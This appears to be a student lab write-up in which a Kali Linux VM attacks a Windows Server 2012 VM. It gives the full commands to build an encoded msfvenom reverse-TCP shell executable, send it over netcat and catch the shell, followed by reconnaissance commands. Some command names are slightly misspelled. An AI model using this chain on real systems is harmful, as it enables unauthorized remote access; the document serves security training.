Project 1 - Setting up Virtual Machine
Project 1: Setting Up Virtual Machine:
1. Setup Two Virtual Machines:
In this first scenario we want to setup two virtual machine one is attack machine and another one is victim machine. The attacker machine is KALI LINUX virtual machine and the victim machine is WINDOW SERVER 2012 virtual machine.

Here we want to conform the IP Address for both virtual machines,
- IP Address command in Kali Linux machine is: ifconfig
Screenshot in kali Linux terminal:


- IP Address command in Window Server 2012 machine is: ipconfig
Screenshot in Window Server 2012 Comment Prompt:
2. Generate Payload:
Here using Attacker machine to generate payload like “Window Reverse TCP Shell”. Because, here the victim machine is Window Server 2012 we want get access through the TCP at shell like comment prompt. Here payload is generated as exe file format, because this format is act as application type in victim machine.
Steps to generate the payload in attacker machine:
Step 1: Where the attacker machine as Kali Linux we want open the terminal and run the command sudo su for get the root access.

Step 2: using msfvanom type command to generate the payload.

Command: $ msfvanom -p window/shell_reverse_tcp -a x86 LHOST=192.168.1.10 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o /home/kali/Desktop/shell.exe
{(-p) for Payload, (-a) for The architecture to use for payload and encode,(LHOST) for local host number like IP Address, (LPORT) for local port number, (-e) for Encoder,(-i) for Iterations process like the number of time to encode the payload, (-f) for file format, (-o) for outpath like save the payload in the required path}
Screenshot for generate payload:

Screenshot of Payload file:

3. Send the Payload to Victim Machine Using Netcat (Port number is 7555):
In this scenario using attacker like Kali Linux machine as sender side to transfer the payload to the victim machine like Window Server 2012 act as receiver in this task. The local port number here used to connect both machine is 7555.
- Sender Side:

In this sender side using kali Linux terminal to provide a command to transfer the exe file to receiver machine using Netcat method.
Command: nc -v -w 30 -p 7555 -l < shell.exe
{(nc) for Netcat access, (-v) for verbose use twice to be more verbose, (-w) for Timeout for connects and final net reads, (-p) for Local Port number, (-l) for listen mode, for inbound connects}
Screenshot from Sender Side:
- Receiver Side:

In this Receiver side using Window Server 2012 Comment Prompt to provide a command for receiving the exe file from sender machine Netcat method.
Command: nc -v -w 30 192.168.1.10 7555 > shell.exe
{(nc) for Netcat access, (-v) for verbose use twice to be more verbose, (-w) for Timeout for connects and final net reads, 192.168.1.10 is IP Address from sender side}
Screenshot from Receiver side:
4. Gain Reverse Shell Access from Victim Machine:

After download and install the shell.exe file in victim machine, is the door open to access the victim machine by using the attacker machine. Here we use the Local Port number to gain the reverse shell access is 4444.
Command to get shell access from victim machine is,
Command: nc -lvp 4444
{nc for access Netcat}
{-lvp for (l) is listen mode, for inbound connects, (v) is verbose use twice to be more verbose, (p) is Local Port number 4444}
Screenshot for Gain Reverse Shell Access:
5. Display Firewall status of Victim Machine:
After gaining the reverse shell access from the victim machine now use run the command to view user, view firewall status, view victim IP Address.

Command for Firewall status:
Command: C:\Users\Administrator> netsh firewall
netsh firewall>show state
Screenshot for firewall Status:
Command for View User:

Command: C:\Users\Administrator\Downloads>net user
net user
Screenshot for View User:
Command for View Victim IP Address:
Command: C:\Users\Administrator>ipconfig
Ipconfig
Screenshot for View IP Address: